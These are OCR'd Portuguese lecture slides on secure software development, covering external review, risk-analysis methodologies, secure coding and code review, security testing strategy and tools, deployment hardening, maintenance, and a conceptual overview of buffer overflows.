
- Ter olhos de fora da equipa de desenvolvimento a olhar para o sistema é essencial
  - ter olhos externos a olhar para o sistema é essencial
  - "externos" significa que é fora da equipa de projecto
  - é de conhecimento intensivo
- Ter "olhos externos" torna mais fácil "não assumir nada"
  - Encontrar coisas "assumidas" e fazê-las desaparecer
- As "red teams" são uma forma fraca de revisão externa
- Teste de penetração é muitas vezes levado numa perspectiva externa
- Revisão externa deve incluir análise da arquitectura
- Especialização e experiência ajuda bastante

Metodologias de Análise de Risco


- Estes métodos tentam identificar e quantificar os riscos, discutir a mitigação de riscos no contexto da organização
- Um tema comum nestas abordagens consiste em ligar os riscos técnicos ao impacto do negócio

- Comerciais
  - STRIDE da Microsoft
  - ACSM/SAR da Sun
- Baseada em Standards
  - ASSET do NIST
  - OCTAVE do SEI

Metodologias de Análise de Risco



Fase de Implementação



Generic SDLC Phases

Conceitos de Implementação Segura

- Treino de Desenvolvimento
  - É importante que os programadores aprendam a implementar de forma segura o código
  - Existem algums subtilezas que apenas podem ser tratadas com formação em segurança
- Reutilização de código previamente certificado que desempenha bem para funcionalidades comuns, tais como
  - autenticação
  - validação de entradas
  - logging
- Normas de codificação, guias de estilos
- Revisão de pares ou desenvolvimento em pares (peer review)

Validar Entradas

- Limpar dados
- Realizar “bounds checking”
- Verificar
  - Ficheiros de configuração
  - Parâmetros da Linha de Comandos
  - URLs
  - Conteúdo Web
  - Cookies
  - Variáveis de ambiente
  - Referências a nomes de ficheiros

Guias de Codificação Segura

- Realizar guiões de desenvolvimento seguro de código
  - Segurança em Threads
  - Padrões de Ataque
  - Problemas específicos de tecnologias usadas


Revisão de Código

- Revisão de código é um mal necessário
- Melhores práticas de codificação tornam o trabalho de revisão mais fácil
- Ferramentas automáticas podem "apanhar" erros comuns de implementação
- Os erros de implementação são importantes
- Os erros de "buffer overflows" podem ser descobertos com análise estática
  - Regras de C/C++
  - Regras de Java
  - Regras de .NET
- Acompanhar desde o local da vulnerabilidade até ao input é crítico
- Exploits de Software
- Código de ataque

Revisão de Código

- Prós da Revisão de Código
  - Demonstrar que todos os mecanismos de segurança apropriada existe
    - (ex. LOGGING não pode ser verificado com testes de penetração)
  - Pode realizada através de desenvolvimento
  - Fazer o acompanhamento para ver que todos os mecanismos de segurança são implementados
  - Capacidade de encontrar riscos que não são evidentes na aplicação em produção
    - (comentários explicitos, condições de concorrência, auditorias falhadas, etc.)
  - Able to find risks that are not evident in live application
    - (explicit comments, race conditions, missing audit, class-level security, etc.)
- Contras da Revisão de Código
  - Intensivas em trabalho
    - (ferramentas de análise de estática reduzem o trabalho, expandindo a complitude)
  - Requer especialistas
  - Usar apenas ferramentas automatizadas não é suficiente

Fase de Testes



Generic SDLC Phases

Fase de Testes

- O objectivo dos testes de segurança no software consiste em determinar que o software:
  - não contem defeitos que possam ser explorados para forçar o software a operar incorrectamente ou a falhar
  - não realiza nenhuma função inesperada
  - que o código fonte não contem algumas construções perigosas (ex. passwords hard-coded)
- A metodologia para atingir estes objectivos, incluem:
  - sujeitar intencionalmente o software aos tipos de falhas associados com padrões de ataques
    - questão a ser respondida: é a forma como o software lida com excepções a mais adequada?
  - sujeitar o software aos tipos de entrada que estão associados a padrões de ataque
    - questão a ser respondida: é a forma como o software lida com os erros a mais adequada?

Testes de Segurança de Software é diferente de ST&E

- ST&E (Security Tests and Evaluation) é funcional na sua natureza
  - o objectivo dos ST&E é o de verificar o comportamento correcto, e não revelar os defeitos ou causar comportamento não-esperado
- ST&E não está vocacionado para testar vulnerabilidades
- Testes de Segurança de Software são puramente técnicos (nem testes operacionais ou de gestão)
- Testes de Segurança de Software procura defeitos ou vulnerabilidades e tenta explorá-las ou revelá-las
  - defeitos e as vulnerabilidades são parte do contexto da plataforma de software ou da arquitectura de software
- Testes de Segurança de Software vão ao detelhe, enquanto que os ST&E não


Estratégia de Testes

1. Pensar como um atacante e como um defensor
   - procurar, analisar e explorar funções não utilizadas e as suas funcionalidades
   - submeter valores não esperados
   - colocar opções de linha comando obscuras
   - inpeccionar chamadas ao stack e interfaces
   - observar o comportamento quando o fluxo de processo é interrompido
2. Verificar todas as propriedades, atributos e comportamentos que são expectáveis existir
3. Verificar a utilização de standards seguros e tecnologias e a implementação segura dos mesmos
4. Ser imaginativo, criativo e persistente
5. Incluir testes independentes de alguém que não esteja familiarizado com o software

Que partes do software testar

- As partes que implementam:
  - As interfaces/interações entre os componentes do sistema de software (módulos, processos)
  - As interfaces/interações entre o sistema de software e o ambiente de execução
  - As interfaces/interações entre o sistema de software e os utilizadores
- Lógica do software para lidar com excepções e a forma como trata e processa o input dos utilizadores


Ciclo de Vida do calendário de revisões de segurança e testes



Ferramentas de Testes de Segurança do Software

TOOL PURPOSE	EXAMPLES
Code security review (source code, bytecode)	PREfast (in Microsoft Visual Studio 2005 Enterprise Edition), CodeAssure Workbench (Secure Software), inSpect (Klockwork), Source Code Analysis Engine & Audit Workbench (Fortify), Prexis (Ounce Labs)
Run-time binary analysis	AppVerifier (in Visual Studio 2005)
Application vulnerability scanning	WebInspect (SPI Dynamics), AppScan (Watchfire), ScanDo (KaVaDo), WebScarab (OWASP)
Security fault injection	Holodeck (Security Innovation), Icebox (HBGary)
Software penetration testing	Red Team Workbench/Red Team Intercept (Fortify), SPI Toolkit (SPI Dynamics), SOAtest pen. testing tool (ParaSoft)
Reverse engineering (disassembling, decompilation)	FxCop (in Visual Studio 2005), Logiscan & Bugscan (LogicLibrary)
Other: fuzzing, brute force testing, buffer overrun detection, input validation checking, etc.	Codenomicon (Codenomicon), Peach Fuzzer Framework (open source), BFB Tester (open source), Stinger (Aspect Security)

Fase de Instalação



Generic SDLC Phases


Fase de Instalação

- Actividades de pré-instalação dependem da aplicação, mas podem incluir:
  - remover trechos específicos de código de desenvolvimento
  - remover código de depuração
  - remover informação sensível em comentários, ex. “FIXME”, “TODO”, “TBD”
  - “endurecer” o sistema operativo da instalação, o servidor web, o servdor aplicacional, o servidor de base de dados e outros
  - remover contas de teste e de defeito
  - mudar todas as credenciais de segurança no sistema instalado, ex. passwords da base de dados: para reduzir o número de pessoas que têm acesso directo à parte operacional do sistema

Validação Pós-Instalação

- Segurança do software instalado deve ser investigado com regularidade
- Requer a observação e análise da sua utilização real
- Requer suporte automático

Fase de Manutenção



Generic SDLC Phases

Actividades de Segurança da Fase de Manutenção

- Monitorizar a existência e instalar os patches para o COTS no seu sistema
- Considerar individualmente as implicações de segurança para cada solução para bug
- Rever a análise de segurança para cada novo lançamento de software
- As alterações no sistema não devem ser ad-hoc, deverão ser adicionadas à especificação de requisitos, especificação de desenho, etc.
- Monitorização, detecção de intrusões no nível aplicacional

53 Deficiências de programação

deficiências de programação

- vulnerabilidades em aplicações, que podem ter implicações na segurança das aplicações
- principais problemas de desenvolvimento nas aplicações:
  - entradas não controladas pelo autor da aplicação, o que pode provocar acções mal intencionadas e a execução de código malicioso
  - uso de caracteres especiais que permitem o acesso não autorizado ao servidor do serviço
  - entradas inesperadamente largas que provocam overflows no stack de execução e podem implicar uma alteração no código a executar
- exploram deficiências de programação, para executar código binário, correr com as permissões do serviço original

deficiências de programação

- buffer overflow
  - baseia-se na possibilidade de escrever informação para além dos limites estabelecidos no stack de execução
  - com isto pode-se conseguir corromper o fluxo de execução, numa chamada a uma função, modificando o valor de retorno da execução da função
  - isto pode levar a execução a uma zona de memória arbitrária e executar código malicioso
  - este tipo de ataques são mais bem sucedidos em programas e funções que manipulem buffers => `strcpy()`

deficiências de programação

- buffer overflow
  - pode ser usado para atingir um conjunto de objectivos, nomeadamente:
    - controlar o processo de execução
    - terminar anormalmente (crashar) um processo
    - modificar variáveis internas
  - um atacante pode tentar identificar um apontador em memória que possa ser modificado directa ou indirectamente através de um overflow

